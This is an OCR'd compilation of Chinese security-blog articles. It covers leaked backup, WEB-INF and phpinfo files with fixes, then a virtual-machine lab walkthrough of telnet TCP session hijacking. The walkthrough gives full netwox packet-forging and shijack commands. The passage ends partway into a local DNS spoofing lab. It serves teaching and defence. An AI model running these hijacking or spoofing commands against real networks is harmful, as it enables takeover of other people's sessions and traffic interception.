
在网站的使用过程中，往往需要对网站中的文件进行修改、升级。此时就需要对网站整站或者其中某一页面进行备份。当备份文件或者修改过程中的缓存文件因为各种原因而被留在网站 web 目录下，而该目录又没有设置访问权限时，便有可能导致备份文件或者编辑器的缓存文件被下载，导致敏感信息泄露，给服务器的安全埋下隐患。

该漏洞的成因主要有以下两种：

1 服务器管理员错误地将网站或者网页的备份文件放置到服务器 web 目录下。

2 编辑器在使用过程中自动保存的备份文件或者临时文件因为各种原因没有被删除而保存在 web 目录下。

案例



利用方式:

扫描到备份文件直接下载即可

WEB-INF 泄露

WEB-INF 是 Java 的 WEB 应用的安全目录。如果想在页面中直接访问其中的文件，必须通过 web.xml 文件对要访问的文件进行相应映射才能访问。

漏洞成因

通常一些 web 应用我们会使用多个 web 服务器搭配使用，解决其中的一个 web 服务器的性能缺陷以及做均衡负载的优点和完成一些分层结构的安全

策略等。在使用这种架构的时候，由于对静态资源的目录或文件的映射配置不当，可能会引发一些的安全问题，导致 web.xml 等文件能够被读取。

案例

利用方式

浏览器直接读取即可


测试文件

运维人员在部署新的应用或者配置新的服务器时会使用一些测试文件对服务器进行测试，然而在测试后未能及时删除就出现了这种问题。

phpinfo

在安装完 php 环境之后，正常情况下都会创建一个代码为 <?php phpinfo(); ?> 的文件，查看系统的配置情况，有的时候在上线部署的时候没有删除该文件导致信息泄漏。

案例



管理后台

管理后台页面是网站管理员用于对网站的增删改查用的，一旦被别有用心的人进入，那后果可想而知，如果泄漏了登录路径，黑客可以通过 sql 注入、爆破、钓鱼等方式获取密码进入后台。

案例

弱文件扫描器

https://github.com/ring04h/weakfilescan

修补方案

1 删除以上存在的泄漏的目录

2 后台路径尽量复杂，不要被随便扫描出来

3 修改服务器配置禁止列目录

4 修改服务器配置禁止错误回显


5 删除没用的文件

TCP 会话劫持原理与测试

原创： FINatiend 信安之路 2017-11-01


阅读本文之前建议了解 TCP 三次握手过程以及 TCP 的包头详细信息。

由于 TCP 协议并没有对 TCP 的传输包进行验证，所以在我们知道一个 TCP 连接中的 seq 和 ack 的信息后就可以很容易的伪造传输包，假装任意一方与另一方进行通信，我们将这一过程称为 TCP 会话劫持（TCP Session Hijacking）



（可见，tcp 协议并无验证部分）

为解决这个问题，通常会在网络层采用 IPSec 协议，在传输层采用 TLS 协议，在应用层采用对应的协议。各协议安放位置如下。



所以对于一些未进行防护的，采用明文传输的协议，我们就可以很容易的进行会话劫持。

这里以 telnet 连接为例，采用三台虚拟机进行演示。

虚拟机配置如下：

攻击机　192.168.204.130

服务器　192.168.204.131

客户机　192.168.204.132

实现条件：

攻击机工具：wireshark，netwox，shijack


服务器 需要配置 telnet 服务器（这里就不详细说明了，有兴趣的同学可以自行百度）

过程：

首先，我们让 客户机 连接 服务器 。按提示输入服务器的账户，密码（输入密码时字符不可显）。

终端输入命令:

telnet 192.168.204.131




此时，在同一网段的 攻击机 使用 wireshark 嗅探共用网卡，等待 客户机 和 服务器 通信，捕捉 telnet 包。


为了直接找到 telnet 包可以在 wireshark 设置过滤 telnet ，同时设置 wireshark 查看包实际序号（Edit Preferences->Protocols->TCP-> 不选

Relative Sequence Numbers）。

在 客户机 和 服务器 进行通讯后，我们成功捕捉到包。



直接找到最后的一个包，点击 TransmissionControl Protocol 查看其中的源端口，目的端口，next seq 和 ack 信息。（其中 服务器 的端口固定为 23 ，因为 telnet 端口是 23 ）



因为我们要伪造发下一个包，所以直接采用 nextseq 作为下一个包的 ack ，采用 ack 作为下一个包的 seq（这里是 tcp 协议的规定，不懂的同学可以百度下 tcp 协议三次握手）


获取到信息之后，攻击机 使用 netwox 工具伪造 客户端 3 给 服务器 发一个 tcp 包。发送成功后，原来的 客户端 3 就会失去连接，同时 服务器 会把 攻击机 当作 客户端 3 ，这样 攻击机 就实现了会话劫持。

攻击机 终端输入：

netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.204.132 --ip4-dst 192.168.204.131 --tcp-src 45116 --tcp-dst 23 --tcp-seqnum 3332505945 --tcp-acknum 4096321077 --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "6c"


解释：因为是伪造 客户机 给 服务器 发送消息，所以源 ip 为 192.168.204.132，目的 ip 是 192.168.204.131 ，seq 和 ack 按刚才所说填写，末尾的 6c 是字母 l 的十六进制数，可以更换为别的，其余参数默认就可以了。

发送成功后 wireshark 显示出一个带着数据 l 的包，说明我们劫持成功。



上面每次伪造包的时候需要输入一大堆参数的实现过程是不是略显麻烦？这里推荐使用 shijack 工具（我的机子 hunt1.5 不能运行，，）。


同样，我们先让 客户机 连接 服务器 。此时 攻击机 打开 wireshark 抓包，获取到源，目的 ip 以及端口号。




根据上面的信息，使用 shijack 工具输入以下命令

./shijack-lnx eth0 192.168.204.132 45188 192.168.204.131 23


参数依次为网卡名，源地址，源端口，目的地址，telnet 端口



显示等待客户端和服务器通信以便工具自动获取 seq，ack 进行劫持。



在通信之后显示劫持成功。此时我们输入 ls 并回车，用 wireshark 查看是不是真的成功发出伪造包。



Ok，劫持成功！

总结

那么会话劫持成功后，我们一遍可以采用反向 shell 的方法让攻击机直接获取服务器的权限，这部分内容以后再讲（我是不会告诉你们我是来刷文章数的 0.0 ）。同时我们要注意的是在渗透的时候可以使用 nmap 这类工具对攻击点进行扫描，如果发现有类似 telnet 这种不安全的协议的端口开放的话就可以采用

相应手段进行攻击了。

本地 DNS 攻击原理与实例

原创： FINatiend 信安之路 2017-11-06

DNS 是计算机域名系统（Domain NameSystem 或 Domain Name Service）的缩写，它是由域名解析器和域名服务器组成的。

简单来说，当用户申请访问一个域名时，首先会向 DNS 服务器发送请求包询问该域名的 IP 地址，即 DNS 解析的过程。DNS 的 Cache 中，包含一系列缓存的域名和对应 IP ，当客户端访问的域名在 Cache 中已缓存，则直接返回该域名对应 IP ；若未缓存，则该服务器向其他与之最接近的 DNS 服务器发送查询请求。

由上可知，DNS 攻击的关键就在于伪造一个 IP 地址，返回给用户机。对于本地的 DNS 我们可以从两个方面进行攻击。

（1）监听到用户发送 DNS 解析请求后，在 DNS 返回 IP 之前包含伪造假的 IP 地址的包给用户

（2）利用 DNS 每次都会优先检查本地 Cache 的漏洞，修改 Cache 中指定域名的对应 IP 。

下面采用三台虚拟机进行演示

虚拟机配置：

Ubuntu DNS 服务器：192.168.150.136（有关 bind9 的安装配置可自行百度）

Ubuntu 客户机：192.168.150.137

Ubuntu 攻击机：192.168.150.138

攻击工具：

netwox

实验前配置：


在客户机上做如下配置：

sudo vim /etc/resolv.conf

添加一行：

nameserver 192.168.150.136

并在网络配置中进行如下修改以绑定 DNS 服务器保证实验顺利进行



实战演练

使用嗅探进行 DNS ID 欺骗

当攻击者和受害者处于同一本地局域网时，当一个用户在 web 浏览器键入一个网址，如 www.chase.com ，用户的机器将向 DNS 服务器发出一个 DNS

请求来解析主机名的 IP 地址。当监听到这个 DNS 请求，攻击者将编造一个假的 DNS 应答。一个假的 DNS 应答如果符合以下标准将会被用户机接受：

1、源 IP 地址必须与 DNS 请求被送往的 IP 地址相匹配

2、目的 IP 地址必须与 DNS 请求送来的 IP 地址相匹配；

3、源端口号（ UDP 端口）必须与 DNS 请求被送达（通常是 53 号端口）的端口号相匹配；

4、目的端口号必须与 DNS 请求送来的端口号相匹配；

5、UDP 校验和的计算必须正确无误；


6、传输 ID 必须与 DNS 的传输 ID 相匹配；

7、答复询问部分的域名必须与请求询问部分的域名匹配；


8、答复部分的域名必须与 DNS 请求询问部分的域名匹配；

9、用户电脑必须在收到合法的 DNS 响应之前收到攻击者的 DNS 应答。

